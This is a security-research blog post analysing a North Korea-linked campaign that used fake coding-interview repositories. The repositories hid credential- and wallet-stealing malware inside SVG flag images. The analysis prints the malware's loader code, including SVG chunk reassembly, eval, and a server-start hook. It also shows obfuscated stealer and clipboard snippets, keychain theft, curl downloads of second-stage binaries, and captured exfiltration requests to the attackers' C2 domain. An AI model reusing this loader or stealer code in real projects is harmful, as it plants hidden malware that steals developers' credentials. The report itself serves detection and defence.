

New North Korean campaign uses fake coding interviews to steal developer credentials

By Daniel Stepanic

Published: 2026-07-18 · Archived: 2026-07-21 02:01:49 UTC

Elastic Security Labs found a new [Contagious Interview](#) campaign, tracked as REF9403, hiding malware inside SVG image files using steganography. To our knowledge, this specific infection chain has not been previously documented. We found it after the DPRK-aligned group targeted our own community Slack workspace with a fake job posting and a "coding challenge" project.

Any user who ran the project ended up with a four-stage payload aligned with OTTERCOOKIE: a browser credential and crypto wallet stealer, a file stealer, a Socket.IO-based remote access trojan (RAT), and a clipboard stealer. This campaign reinforces that developers remain a prime target, where the compromise of a single individual can provide the initial access needed to enable far-reaching supply chain attacks against downstream organizations.

Key takeaways


- Elastic Security Labs discovers new activity aligned with Contagious Interview targeting developers
- Campaigns involve coding challenges and take-home assignments with benign-looking projects containing malicious backdoored code
- Projects hide payloads with steganography in SVG image files
- The distributed malware shares technical and behavioral similarities with OTTERCOOKIE

How Elastic discovered this malware campaign

This investigation started differently from most of our previous research. Instead of using telemetry to surface interesting threats, we were alerted to suspicious activity targeting members of our community Slack workspace with socially engineered, ad hoc job offers. For background, we use the community Slack platform to engage with and solve problems for our users, focusing on providing product support and syncing on new updates.

We've reported on this [technique several times](#): threat actors targeting developers in open forums with lures of coding side-work. The lucrative offers lead to the requirement to load specific libraries, tools, scripts, etc., into the code the developer is crafting. These components are created by the threat actors and once they're executed by the developers, they are able to load additional malware and gain remote access to the developer host. From there, the threat actors can steal credentials, keys, wallets, or use the access to gain access to additional systems. We did not find evidence that the lures were targeted at Elastic users specifically, but any open forum where developers congregate is a potential watering hole.

On May 26, 2026, a user named `Maxwell` posted in our `#jobs` channel, stating that they were upgrading an e-commerce platform and were looking for an experienced developer to help with the project. They strategically moved their interactions with interested users into direct messages (DM).



Slack thread with fake job posting

In these direct messages, Maxwell requested that users perform a test challenge as part of the job offer. These recipients were given a trojanized repository that, when executed, contained malware that exfiltrated sensitive files and credentials and configured a Socket.IO backdoor.


Building on this initial case, we found multiple campaigns exhibiting the same underlying behavior. These trojanized repositories at the time of writing have zero detections and are not flagged by any AV vendors:

- next-ecommerce-private-main.zip
- shopping-platform-main.zip
- ecommerce-platform.zip
- ecommerce-platform-main.zip
- shopping-platform.rar
- shop-main.zip
- ecommerce-main.zip

Matches - 7 Files		Associations	Detections	First seen	Last seen	Submitters	
☐	3e6360f83a95540aa2176d279ca4694513afb1e51...	-	0 / 65	2026-05-26 14:24:43	2026-05-26 14:24:43	1	 2.18 MB
☐	next-ecommerce-private-main.zip	-	0 / 65	2026-05-26 14:24:43	2026-05-26 14:24:43	1	 2.18 MB
☐	4e7639045b4a64de60bfb6312951a5c3dffbd3fb0...	-	0 / 65	2026-05-06 15:04:23	2026-05-06 15:04:23	1	 2.19 MB
☐	shopping-platform-main.zip	-	0 / 65	2026-05-06 15:04:23	2026-05-06 15:04:23	1	 2.19 MB
☐	54bf36910d81ab516037cb3d69d7c85190f90aa0d...	-	0 / 67	2026-04-15 09:34:39	2026-04-15 09:34:39	1	 4.46 MB
☐	ecommerce-platform.zip	-	0 / 67	2026-04-15 09:34:39	2026-04-15 09:34:39	1	 4.46 MB
☐	9df01d242ef46adfedf8c35cb7cc67b1d27d7dc4a...	-	0 / 66	2026-05-16 23:55:18	2026-05-18 06:35:35	3	 2.20 MB
☐	ecommerce-platform-main.zip	-	0 / 66	2026-05-16 23:55:18	2026-05-18 06:35:35	3	 2.20 MB
☐	c5aed4c063d4970a03250778da8041da9e0c83d8f...	-	0 / 55	2026-06-02 19:39:58	2026-06-02 19:39:58	1	 2.09 MB
☐	shopping-platform.rar	-	0 / 55	2026-06-02 19:39:58	2026-06-02 19:39:58	1	 2.09 MB
☐	cc97517f80f567977300450de11e9a0be53f52657...	-	0 / 60	2026-06-02 19:39:15	2026-06-02 19:39:15	1	 6.32 MB
☐	shopping-platform.rar	-	0 / 60	2026-06-02 19:39:15	2026-06-02 19:39:15	1	 6.32 MB
☐	fb94b2caee2c40635448a98ba0118421e19a400e7...	-	0 / 65	2026-05-13 21:10:19	2026-05-13 21:10:19	1	 2.19 MB
☐	shop-main.zip	-	0 / 65	2026-05-13 21:10:19	2026-05-13 21:10:19	1	 2.19 MB

VirusTotal listing of trojanized repositories


These fake challenges operate similarly, containing fully functional code. Our first sample was a [Next.js](#) e-commerce template that was copied from [GreatStackDev](#) called [GoCart](#).



GoCart Frontend

The threat actors tampered with this repository by inserting small snippets of malicious code at various points and using benign variable names to hide their intent. One of the major contributors to this scheme was their use of steganography in SVG images to hide chunks of the malware. While these legitimate-looking projects run perfectly fine, the malicious code is triggered silently behind-the-scenes.

The payloads are split into Base64 fragments inside HTML comments across every SVG flag image inside an assets directory. These files look like normal images of country flags (AE.svg , AF.svg), but each file contains an injected comment block with Base64-encoded data.



SVG image file with Base64-encoded data

A JavaScript file in the repo (serverValidation.js) reassembles these chunks from every flag in alphabetical order to build the malicious payload.

```
function validation() {

  const dir = path.join(process.cwd(), "assets", "flags");

  const files = fs.readdirSync(dir)

    .filter(f => f.endsWith(".svg"))

    .sort((a, b) => a.localeCompare(b, "en"));

  const parts = [];

  for (const f of files) {

    const raw = fs.readFileSync(path.join(dir, f), "utf8");

    const m = raw.match(/<!--\s*([\s\S]*)\s*-->/);

    parts.push(m ? m[1].trim() : "");

  }

  return parts.join("");

}
```

The malware then decodes this data with a custom Base64-decoding function, Check() , and then uses eval() , avoiding simple detections that might trigger when using the Buffer.from method or the atob() function.

```
function runServerValidation() {
  try {
    eval(Check(validation()));
  } catch (err) {}
}
```

On every server start, the file (`server/index.js`) calls `runServerValidation()` after the initial middleware setup. As defined in the project's `package.json` , both `npm run dev` and `npm start` launch `server/index.js` , so the payload executes on each server boot.

```
{
  "name": "gocart",
  "version": "0.1.0",
  "private": true,
  "scripts": {
    "dev": "concurrently -n client,server -c blue,green \"npm run dev:client\" \"npm run dev:server\"",
    "dev:client": "next dev --turbo",
    "dev:server": "node server/index.js",
    "build": "next build",
    "start": "concurrently -n client,server -c blue,green \"next start\" \"node server/index.js\"",
    "lint": "next lint"
  },
}
```

Unfortunately, this kind of scam is working against developers. Some users have reported suspicious behavior after running the test challenges, while others have pushed these repos to GitHub unknowingly, not aware of the backdoored code.

Giveaway Public

Watch 0 Fork 0 Star 0

main 1 Branch 0 Tags

Go to file Add file Code

coolman0117 update 1b47e21 · 2 months ago 1 Commit

File	Update	Time
public	update	2 months ago
server	update	2 months ago
src	update	2 months ago
.gitignore	update	2 months ago
global.d.ts	update	2 months ago
index.html	update	2 months ago
next-env.d.ts	update	2 months ago
next.config.js	update	2 months ago
package-lock.json	update	2 months ago
package.json	update	2 months ago
postcss.config.js	update	2 months ago
tailwind.config.js	update	2 months ago
tsconfig.json	update	2 months ago

About
No description, website, or topics provided.

Activity
0 stars
0 watching
0 forks
Report repository

Releases
No releases published

Packages
No packages published


Contributors
No contributors

Languages

Language	Percentage
TypeScript	80.3%
JavaScript	11.5%
CSS	5.3%
HTML	2.9%

Trojanized repo found on GitHub titled Giveaway

Execution chain



Execution diagram

DPRK attribution: why this links to Contagious Interview

Our team collected each trojanized repository, extracted the C2 servers, and analyzed each chain. The malicious payloads overlap with previous public reporting on DPRK/Contagious Interview, based on code similarity, behavior and related infrastructure.

The main payload in these repositories shares code similarity with the malware known as [OTTERCOOKIE](#), first discovered by NTT Security in December 2024. Many of the strings, behavior, and script layout match those in previous publications, such as this blog post from [Microsoft](#). While the malicious JavaScript code contains slightly different modifications, the underlying behaviors remain, with many matching strings.

The observed API endpoints in our samples also match recently [linked](#) infrastructure by the JFrog Security research team:

- `/api/service/makelog`
- `/api/service/process/<uid>`
- `/cldbs`
- `/upload`

Why do OTTERCOOKIE and BEAVERTAIL overlap in security research?

Analyzing this threat actor's activity is complicated by overlapping capabilities among related malware families. Their rapid evolution makes clean distinctions hard to maintain. Historically, BEAVERTAIL functioned as a first-stage stealer and downloader while OTTERCOOKIE served as a later-stage, C2-driven info stealer and RAT. Our observed samples reflect a convergence toward an all-in-one package that combines a Socket.IO-based RAT, a clipboard stealer, and a consolidated credential, wallet, and file stealer, with no Python stage present. On this basis, we lean toward using the OTTERCOOKIE naming convention, while noting that the boundary between the two is no longer clear.

Malware analysis

The following section will cover the technical analysis of the malware.

How obfuscator.io hides the malware's code

This JavaScript malware is protected by obfuscator.io, which uses various techniques to prevent static analysis, such as string array extraction with index-based lookups to hide strings, a self-rotating array for anti-tampering, and other toolmarks, such as an infinite loop using `while (!![])`.

```
const a0_0x33a083 = a0_0x1c05;

(function(_0x52f7cc, _0x4093b7) {

  const _0x388163 = a0_0x1c05, _0x27de29 = _0x52f7cc();

  while (!![]) {

    try {

      const _0x567e1 = parseInt(_0x388163(0x1cb))/0x1+-parseInt(_0x388163(0x160))/0x2 * ( - parseInt(_0x388163(0x1
```

There are 4 main modules that get launched at the start of execution:

- Browser credential / crypto wallet stealer
- File stealer
- Socket.IO-based RAT
- Clipboard stealer / Windows PE dropper

How the browser credential and crypto wallet stealer module works

This first module exfiltrates browser-based credentials and crypto wallet extension data across Windows, macOS, and Linux platforms. This module sets its process title to `npm-cache`, masquerading as a benign npm caching process to avoid suspicion in Windows Task Manager or process listings. The malware detects the operating system at runtime, then enumerates the following browsers based on their file paths:

Operating System	Paths
Windows	Chrome, Edge, LT Browser, Brave under <code>%LOCALAPPDATA%</code>
macOS	Chrome, Brave, Opera, LT Browser, Edge under <code>~/Library/Application Support/</code>
Linux	Chrome, Edge, LT Browser, Brave under <code>~/.config/</code>

For each browser profile found, the malware exfiltrates saved credentials (`Login Data`), autofill data (`Web Data`), and cryptocurrency wallet extension databases (`Local Extension Settings`).

This data is submitted via multipart HTTP POST requests to the `/upload` endpoint on the domain `ldb.rightwidth[.]dev` using the User Agent `axios/1.18.1`.

Below is an example of the network request:



```

Wireshark · Follow HTTP Stream (tcp.stream eq 105) · exfil_example.pcapng

POST /upload HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=-----ccf2f75f2a899425107e689d
userkey: 101
hostname: DESKTOP-QV4TDIE
t: 1
nameId: 1
username: jim
path: C:\Users\jim\AppData\Local\Google\Chrome\User Data\Default>Login Data
timestamp: 1782576437068
User-Agent: axios/1.18.1
Content-Length: 41182
Accept-Encoding: gzip, compress, deflate, br
Host: ldb.rightwidth.dev
Connection: keep-alive

-----ccf2f75f2a899425107e689d
Content-Disposition: form-data; name="file"; filename="Login Data"
Content-Type: application/octet-stream

SQLite format 3.....@ .....

```

Exfiltrated login data via a browser stealer module

OTTERCOOKIE contains a hard-coded list of cryptocurrency wallet browser extension IDs. If a matching extension is found, the malware uploads the associated LevelDB stores to the C2 server via POST requests to the `/clddb` endpoint of the domain (`ldb.rightwidth[.]dev`).



```

POST /clddb HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: axios/1.18.1
Content-Length: 247
Accept-Encoding: gzip, compress, deflate, br
Host: ldb.rightwidth.dev
Connection: keep-alive

{"path":"C:\\Users\\jim\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\Local Extension Settings\\bfnaelmomeimhlpmgjnjophhpkkoljpa\\ldb","timestamp":1782754014648,"userkey":"101","hostname":"DESKTOP-QV4TDIE","username":"jim","t":"1","nameId":"1"}HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.13.5
Date: Mon, 29 Jun 2026 17:26:56 GMT
Content-Type: application/json
Content-Length: 5
Connection: close

"ok"

```

Exfiltrated cryptocurrency wallet data

In our sample, the developer has added a prioritization check if the found extension path is in the first 8 targeted wallets. If so, these file paths receive special treatment: they are added to a monitored path array and trigger a separate workflow in which they are acknowledged by the C2 server and retried until successful. The remaining wallet extensions use a fire-and-forget approach with no acknowledgment or retries.

```

if (wps["index0f"](_0x280b81) < 0x8) {

    if (mp["index0f"](_0xb30b7f) == -0x1) mp["push"](_0xb30b7f);

    const _0x109dd4 = await CLDBS(_0xb30b7f + "/ldb"),

        _0x505c6c = mp["index0f"](_0xb30b7f);

```

```
_0x109dd4 == "ok" && mp["splice"](_0x505c6c, 0x1);  
  
}
```

The list of 25 targeted browser extensions used by this module is in the Appendix.

For macOS machines, the system keychain database is also exfiltrated through this module.

```
(async () => {  
  
  const _0xcb5337 = a0_0x4280ea;  
  
  (os["platform"]()) == "darwin" &&  
  
    (await uf(process.env.HOME + "/Library/Keychains/login.keychain-db")),  
  
    await run());  
  
})();
```

What files this malware steals from developer machines

This module performs a recursive file sweep targeting various documents and files from developer machines. On Windows, this module is more aggressive and has a larger blast radius, while on macOS/Linux, drive enumeration is skipped and it only targets home directories.

Before scanning, the malware enumerates the mounted drives on the system using the following WMI query: `wmic logicaldisk get name`

Next, the malware scans each collected root drive from the previous `wmic` query or the home directories on other platforms, searching for the following files whose names match a set of glob patterns:

```
*.env*, *.doc, *.docx, *.pdf, *.md, *.rtf, *.odt, *.xls, *.xlsx, *.txt, *.pem, *.ini, *.secret, *.png, *.jpg, *.jpeg, *.v
```

In addition, any file whose path contains one of the following credential-store or shell-history locations is collected regardless of its extension:

```
.aws, .azure, .config, .ssh, .bash_history, .zsh_history
```

Ultimately, this file stealer targets sensitive information stored on developer machines, including credentials, configuration files, shell histories, documents, images, and source code.

If any of the file patterns get matched, the files are sent through POST requests to the `/upload` endpoint using the domain (`upload.rightwidth[.]dev`). The files themselves aren't additionally encrypted or compressed by the malware when sent over the network.

Below is an example of a `.txt` exfiltrated through this module:

```
Wireshark · Follow HTTP Stream (tcp.stream eq 474) · exfil_example.pcapng

POST /upload HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=-----d92d2a8f9d7444e90a2135ae
userkey: 101
hostname: DESKTOP-QV4TDIE
username: jim
path: C:\Python312\NEWS.txt
t: 1
nameId: 1
User-Agent: axios/1.18.1
Content-Length: 1790579
Accept-Encoding: gzip, compress, deflate, br
Host: upload.rightwidth.dev
Connection: keep-alive

-----d92d2a8f9d7444e90a2135ae
Content-Disposition: form-data; name="file"; filename="NEWS.txt"
Content-Type: text/plain

+++++++
Python News
+++++++

What's New in Python 3.12.10 final?
=====
```

Network request showing text file exfiltrated

The following file extensions and file paths are excluded from this file exfiltration module. There is a deliberate scoping decision in which the threat actors seek to maximize their signal and minimize noise. The list also confirms that this group is in tune with the current developer ecosystem, avoiding AI coding tooling extensions such as `.claude` , `.cursor` , `.gemini` , or `.windsurf` .

```
"node_modules", "npm", "hooks", "android", "example", "AppData", "vendors", "vendor", "public", "css", "less", "scss", "
```

Socket.IO-based RAT

This third stage establishes a persistent [Socket.IO](#) command-and-control channel to the domain (`controller.rightwidth[.]dev`) over HTTPS. The malware ensures only one instance runs by enforcing a PID lock by writing its own process ID to a lock file in the user’s directory (`C:\Users\jim\npm\vhost.ctl`).

The malware includes VM/sandbox detections for the different platforms. If there is a match, the malware places a tag in the C2 response with `(VM)` but does not stop or prevent it from running. This is likely used as a filtering mechanism to prioritize real victim machines over sandboxes/VMs.

The following table defines the VM detection mechanisms for each platform:

Operating System	Query	String Check
Windows	Retrieves system details using the <code>WMIC</code> command: <code>wmic computersystem get model,manufacturer</code>	<code>vmware</code> , <code>virtualbox</code> , <code>qemu</code> , <code>microsoft corporation</code>
macOS	Retrieves the system details using the command:	<code>/vmware virtualbox qemu parallels virtual/</code>

Operating System	Query	String Check
	system_profiler SPHardwareDataType	
Linux	Reads system details using /proc/cpuinfo	/hypervisor vmware virtualbox qemu kvm xen parallels bochs i

A registration beacon is sent to the domain (`controller.rightwidth[.]dev`) using endpoint `/api/service/process/<uid>` . This includes the system host information, letting the threat actor know a new victim has been added.

```
POST /api/service/process/be330a3bde86ced606fa9fdc8ff43bb2 HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: axios/1.16.1
Content-Length: 241
Accept-Encoding: gzip, compress, deflate, br
Host: controller.rightwidth.dev
Connection: keep-alive

{"OS":"Windows_NT","platform":"win32","release":"10.0.19045 (VM)","host":"DESKTOP-QV4TDIE","userInfo":{"uid":-1,"gid":-1,"username":"jim","homedir":"C:\\Users\\jim","shell":null},"uid":"be330a3bde86ced606fa9fdc8ff43bb2","t":"1","nameId":"2"}HTTP/1.1 200 OK
```

Network request showing registration over Socket.IO

The malware uses a logging channel (`/api/service/makelog`), which keeps the operator informed of the implant's health and any errors.

```
POST /api/service/makelog HTTP/1.1
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: axios/1.16.1
Content-Length: 128
Accept-Encoding: gzip, compress, deflate, br
Host: controller.rightwidth.dev
Connection: keep-alive

{"message":"Installing socket.io-client","host":"DESKTOP-QV4TDIE","uid":"be330a3bde86ced606fa9fdc8ff43bb2","t":"1","nameId":"2"}HTTP/1.1 200 OK
```

Network traffic showing a logging request

The operator sends a `command` event containing a shell command, which the implant executes via `child_process.exec()` and returns the output as a `message` event over the same Socket.IO connection. This gives the operator interactive shell access to the victim machine in real time. Below is an example response from a victim machine running `whoami` :

```
POST /socket.io/?EIO=4&transport=polling&t=snauz7wc&sid=7H1Mq7eanFcE7Mf8AAAA HTTP/1.1
User-Agent: node-XMLHttpRequest
Accept: */*
Content-type: text/plain; charset=UTF-8
Host: controller.rightwidth.dev
Content-Length: 185
Connection: close

42["message",{"message":"whoami","cid":"manual","sid":"ALu9g3e92otHIuU0AAAB","code":0,"result":"desktop-qv4tdie\\jim\\r\\n","uid":"be330a3bde86ced606fa9fdc8ff43bb2","t":"1","nameId":"2"}]HTTP/1.1 200 OK
```

Network traffic showing whoami command output

Clipboard stealer and Windows payload dropper

The fourth module contains two separate capabilities: Windows dropper functionality and a clipboard stealer.

The dropper component is Windows-only and downloads three second-stage binaries via `curl` from `file.rightwidth[.]dev`, each disguised as a `.txt` file, then renamed to `.exe` before execution. The C2 server was unavailable at the time of analysis, so the payloads could not be retrieved. Based on their naming convention, they may relate to additional discovery or enumeration capabilities, but this is unconfirmed.

- `hostService.txt -> hostService.exe`
- `printSvc.txt -> printSvc.exe`
- `dhcpSvc.txt -> dhcpSvc.exe`

```
190 443      file.rightwidth.dev      GET /download/hostService.txt HTTP/1.1
187 443      file.rightwidth.dev      GET /download/printSvc.txt HTTP/1.1
186 443      file.rightwidth.dev      GET /download/dhcpSvc.txt HTTP/1.1
```

Second-stage downloads

The clipboard functionality is only available on macOS and Windows. The malware polls every 500ms for new clipboard content, exfiltrating any changes to the C2 server (`rightwidth[.]dev`) via POST requests using endpoint (`/api/service/makelog/`).

For macOS devices, `pbpaste` is used to retrieve the clipboard contents from victim machines.

```
const getClipboard = async () => {

  try {

    if (os.platform() === "darwin") {

      return execSync("pbpaste", { encoding: "utf8" }).trim();

    }

    if (os.platform() === "win32") {

      return execSync("powershell -NoProfile -NonInteractive Get-Clipboard", {

        encoding: "utf8",

        windowsHide: true,

      }).trim();

    }

    // Linux: no implementation - returns null every poll, loop is a no-op

    return null;


  } catch (_) {

    return null;

  }

};
```

On Windows, a new PowerShell process is spawned every 500ms via `Get-Clipboard` to retrieve the current clipboard contents. Below is an example process tree showing the clipboard module in action:



Clipboard stealer process tree via Elastic Defend

Conclusion

Developers remain a high-value target, with campaigns like these likely seeking to establish an initial foothold that can ultimately enable larger supply chain compromises. The success of these operations underscores how compromising an individual developer can provide a path to much broader organizational impact.

By sharing our findings, we hope to help organizations and developers recognize these tactics earlier, identify similar activity in their own environments, and take action before an initial compromise escalates into a wider intrusion.

Contagious Interview malware: MITRE ATT&CK techniques and tactics

Elastic uses the [MITRE ATT&CK](#) framework to document common tactics, techniques, and procedures that threats use against enterprise networks.

Tactics

Tactics represent the why of a technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action.

- [Collection](#)
- [Command and Control](#)
- [Credential Access](#)
- [Discovery](#)
- [Execution](#)
- [Exfiltration](#)
- [Initial Access](#)

Techniques

Techniques represent how an adversary achieves a tactical goal by performing an action.

- [Application Layer Protocol: Web Protocols](#)
- [Clipboard Data](#)
- [Credentials from Password Stores](#)
- [Data from Local System](#)
- [Data Obfuscation: Steganography](#)
- [Exfiltration Over C2 Channel](#)
- [File and Directory Discovery](#)
- [System Information Discovery](#)

How to detect and prevent this Contagious Interview malware campaign

Detection and prevention rules

- [Web Browser Credential Access via Scripting Utility](#)
- [Ingress Tool Transfer via CURL](#)
- [Potential File Transfer via Curl for Windows](#)

Observables

The following observables were discussed in this research.

Observable	Type	Name	Reference
8e571d58794b9b44ae53c2c67bedef72c500e8adbb80aab7a5c263adcba55b1e	SHA-256	ecommerce-main.zip	Trojanized repository
3e6360f83a95540aa2176d279ca4694513afb1e5116a7ffe591c6b5bcf3b9c3c	SHA-256	next-ecommerce-private-main.zip	Trojanized repository
4e7639045b4a64de60bfb6312951a5c3dffbd3fb04b84837663242ed27f09864	SHA-256	shopping-platform-main.zip	Trojanized repository
54bf36910d81ab516037cb3d69d7c85190f90aa0da9e58617799c1fc738dc5a9	SHA-256	ecommerce-platform.zip	Trojanized repository
96357529d17c4690826d5d4c74deac51743a5388733b3f04004d898f0635ef20	SHA-256	shop-main.zip	Trojanized repository
9df01d242ef46adfedf8c35cb7cc67b1d27d7dc4a1ce74ab32e984090d579886	SHA-256	ecommerce-platform-main.zip	Trojanized repository
c5aed4c063d4970a03250778da8041da9e0c83d8f22d2f1994da0ad72567ebd9	SHA-256	shopping-platform.rar	Trojanized repository

Observable	Type	Name	Reference
